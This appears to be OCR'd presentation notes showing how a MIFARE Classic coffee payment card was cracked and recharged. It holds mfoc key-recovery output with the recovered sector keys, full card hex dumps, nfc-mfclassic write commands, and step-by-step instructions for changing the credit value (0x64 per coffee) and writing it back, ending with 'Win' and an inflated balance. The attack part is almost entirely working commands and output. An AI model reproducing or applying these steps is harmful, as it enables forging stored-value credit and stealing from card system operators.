
```
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
* UID size: single
* bit frame anticollision supported
       UID (NFCID1): 7e  7a  e1  b8
      SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092

Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:

Try to authenticate to all sectors with default keys...
Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both keys found
[Key: ffffffffffff] -> [................]
[Key: a0a1a2a3a4a5] -> [////////////////]
[Key: d3f7d3f7d3f7] -> [////////////////]
[Key: 000000000000] -> [////////////////]
[Key: b0b1b2b3b4b5] -> [xxxxxxxxxxxx////]
[Key: 4d3a99c351dd] -> [xxxxxxxxxxxx////]
[Key: 1a982c7e459a] -> [xxxxxxxxxxxx////]
[Key: aabbccddeeff] -> [xxxxxxxxxxxx////]
[Key: 714c5c886e97] -> [xxxxxxxxxxxx////]
[Key: 587ee5f9350f] -> [xxxxxxxxxxxx////]
[Key: a0478cc39091] -> [xxxxxxxxxxxx////]
[Key: 533cb6c723f6] -> [xxxxxxxxxxxx////]
[Key: 8fd0a4f256e9] -> [xxxxxxxxxxxx////]

Sector 00 -  FOUND_KEY   [A]  Sector 00 -  FOUND_KEY   [B]
Sector 01 -  FOUND_KEY   [A]  Sector 01 -  FOUND_KEY   [B]
Sector 02 -  FOUND_KEY   [A]  Sector 02 -  FOUND_KEY   [B]
Sector 03 -  FOUND_KEY   [A]  Sector 03 -  FOUND_KEY   [B]
Sector 04 -  FOUND_KEY   [A]  Sector 04 -  FOUND_KEY   [B]
Sector 05 -  FOUND_KEY   [A]  Sector 05 -  FOUND_KEY   [B]
Sector 06 -  FOUND_KEY   [A]  Sector 06 -  FOUND_KEY   [B]
Sector 07 -  FOUND_KEY   [A]  Sector 07 -  FOUND_KEY   [B]
Sector 08 -  FOUND_KEY   [A]  Sector 08 -  FOUND_KEY   [B]
Sector 09 -  FOUND_KEY   [A]  Sector 09 -  FOUND_KEY   [B]
Sector 10 -  FOUND_KEY   [A]  Sector 10 -  FOUND_KEY   [B]
Sector 11 -  FOUND_KEY   [A]  Sector 11 -  FOUND_KEY   [B]
Sector 12 -  FOUND_KEY   [A]  Sector 12 -  UNKNOWN_KEY [B]
Sector 13 -  FOUND_KEY   [A]  Sector 13 -  UNKNOWN_KEY [B]
Sector 14 -  FOUND_KEY   [A]  Sector 14 -  UNKNOWN_KEY [B]
```

```
Sector 15 -  FOUND_KEY   [A]  Sector 15 -  UNKNOWN_KEY [B]


Using sector 00 as an exploit sector
Sector: 12, type B, probe 0, distance 15897 .....
Sector: 12, type B, probe 1, distance 15901 .....
Found Key: B [7fff5e2563e3]
Sector: 13, type B, probe 0, distance 15901 .....
Found Key: B [a3b71a788fd9]
Sector: 14, type B, probe 0, distance 15901 .....
Found Key: B [b59b92a1686c]
Sector: 15, type B, probe 0, distance 15901 .....
Found Key: B [655de8a60bcc]
Auth with all sectors succeeded, dumping keys to a file!
Block 63, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  4b  44  bb  5a  00  00  00  00  00  00
Block 62, type A, key a0a1a2a3a4a5 :03  00  b1  21  1f  51  ee  00  00  00  00  00  4d  49  43  00
Block 61, type B, key 655de8a60bcc :dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd
Block 60, type B, key 655de8a60bcc :dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd
Block 59, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  0f  00  ff  e5  00  00  00  00  00  00
Block 58, type B, key b59b92a1686c :dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd
Block 57, type B, key b59b92a1686c :dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd
Block 56, type B, key b59b92a1686c :dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd
Block 55, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  0f  00  ff  b7  00  00  00  00  00  00
Block 54, type B, key a3b71a788fd9 :dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd
Block 53, type B, key a3b71a788fd9 :dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd
Block 52, type B, key a3b71a788fd9 :dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd  dd
Block 51, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  1e  11  ee  5a  00  00  00  00  00  00
Block 50, type B, key 7fff5e2563e3 :00  00  00  00  00  01  00  00  dd  dd  dd  dd  dd  dd  dd  dd
Block 49, type B, key 7fff5e2563e3 :01  01  ee  ee  ee  ee  ee  ee  00  01  f4  01  00  01  00  01
Block 48, type A, key a0a1a2a3a4a5 :08  01  00  84  00  04  48  1a  00  00  02  00  01  08  3b  6a
Block 47, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  78  77  88  69  00  00  00  00  00  00
Block 46, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 45, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 44, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 43, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  78  77  88  69  00  00  00  00  00  00
Block 42, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 41, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 40, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 39, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  78  77  88  69  00  00  00  00  00  00
Block 38, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 37, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 36, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 35, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  78  77  88  69  00  00  00  00  00  00
Block 34, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 33, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 32, type A, key a0a1a2a3a4a5 :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
```

Commands:

- Collect card keys:
  - *sudo ./mfoc -P 500 -O keys.mfd*
- Write to card (magic card*):
  - *sudo ./nfc-mfclassic W A path/to/dump.mfd path/to/keys.mfd f*
- Write to card (regular card):
  - *sudo ./nfc-mfclassic w A path/to/dump.mfd path/to/keys.mfd f*


10.00


[1D1/ 1000]
[6_coffees.mfd]
1D1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
1F0 a0 a1 a2 a3 a4 a5 78 77 88 69 b0 b1 b2 b3 b4 b5 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ......xw.i......................
20F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
22E 00 00 a0 a1 a2 a3 a4 a5 78 77 88 69 b0 b1 b2 b3 b4 b5 00 00 00 00 00 00 00 00 00 00 00 00 ....xw.i....................
24D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
26C 00 00 00 00 a0 a1 a2 a3 a4 a5 78 77 88 69 b0 b1 b2 b3 b4 b5 00 00 00 00 00 00 00 00 00 00 ....xw.i..................
28B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
2AA 00 00 00 00 00 00 a0 a1 a2 a3 a4 a5 78 77 88 69 b0 b1 b2 b3 b4 b5 00 00 00 00 00 00 00 00 ....xw.i................
2C9 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
2E8 00 00 00 00 00 00 00 00 a0 a1 a2 a3 a4 a5 78 77 88 69 b0 b1 b2 b3 b4 b5 08 01 00 84 00 04 48 ....xw.i............H
307 1a 00 00 02 00 01 08 3b 6a 01 01 ee ee ee ee ee 00 02 58 01 00 01 00 01 00 00 00 00 00 01 ....;j.........X.............
326 00 00 dd dd dd dd dd dd dd dd a0 a1 a2 a3 a4 a5 1e 11 ee 5a 7f ff 5e 25 63 e3 dd dd dd dd dd ....Z..^%c......
345 dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd ....
364 dd dd dd dd dd dd dd dd dd dd dd dd a0 a1 a2 a3 a4 a5 0f 00 ff b7 a3 b7 1a 78 8f d9 dd dd dd ....x.....
383 dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd ....
3A2 dd dd dd dd dd dd dd dd dd dd dd dd dd dd a0 a1 a2 a3 a4 a5 0f 00 ff e5 b5 9b 92 a1 68 6c dd ....hl.
3C1 dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd ....
3E0 03 00 b1 21 1f 51 ee 00 00 00 00 00 4d 49 43 00 a0 a1 a2 a3 a4 a5 4b 44 bb 5a 65 5d e8 a6 0b ...!.Q......MIC.......KD.Ze]...
3FF cc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
41E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
43D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
[1D1/ 1000]
[5_coffees.mfd]
1D1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
1F0 a0 a1 a2 a3 a4 a5 78 77 88 69 b0 b1 b2 b3 b4 b5 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ......xw.i......................
20F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
22E 00 00 a0 a1 a2 a3 a4 a5 78 77 88 69 b0 b1 b2 b3 b4 b5 00 00 00 00 00 00 00 00 00 00 00 00 ....xw.i....................
24D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
26C 00 00 00 00 a0 a1 a2 a3 a4 a5 78 77 88 69 b0 b1 b2 b3 b4 b5 00 00 00 00 00 00 00 00 00 00 ....xw.i..................
28B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
2AA 00 00 00 00 00 00 a0 a1 a2 a3 a4 a5 78 77 88 69 b0 b1 b2 b3 b4 b5 00 00 00 00 00 00 00 00 ....xw.i................
2C9 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
2E8 00 00 00 00 00 00 00 00 a0 a1 a2 a3 a4 a5 78 77 88 69 b0 b1 b2 b3 b4 b5 08 01 00 84 00 04 48 ....xw.i............H
307 1a 00 00 02 00 01 08 3b 6a 01 01 ee ee ee ee ee 00 01 f4 01 00 01 00 01 00 00 00 00 00 01 ....;j.........v.............
326 00 00 dd dd dd dd dd dd dd dd a0 a1 a2 a3 a4 a5 1e 11 ee 5a 7f ff 5e 25 63 e3 dd dd dd dd dd ....Z..^%c......
345 dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd ....
364 dd dd dd dd dd dd dd dd dd dd dd dd a0 a1 a2 a3 a4 a5 0f 00 ff b7 a3 b7 1a 78 8f d9 dd dd dd ....x.....
383 dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd ....
3A2 dd dd dd dd dd dd dd dd dd dd dd dd dd dd a0 a1 a2 a3 a4 a5 0f 00 ff e5 b5 9b 92 a1 68 6c dd ....hl.
3C1 dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd dd ....
3E0 03 00 b1 21 1f 51 ee 00 00 00 00 00 4d 49 43 00 a0 a1 a2 a3 a4 a5 4b 44 bb 5a 65 5d e8 a6 0b ...!.Q......MIC.......KD.Ze]...
3FF cc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
41E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
43D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
1 2 3Next 4Prev 5HexCal 6Corr. 7 8 9 0Quit

Digging deeper

- Only one value difference for 1 coffee credit:
  - 6 coffees: *0x02 0x58 (Dec: 600)*
  - 5 coffees: *0x01 0xf4 (Dec: 500)*
  - Difference: *0x64* (Dec: *100)*
- Multiply the constant with desired credit amount.
- Modify existing card dump with corresponding value.
- Write to card.
- Win


779.00

Thank you!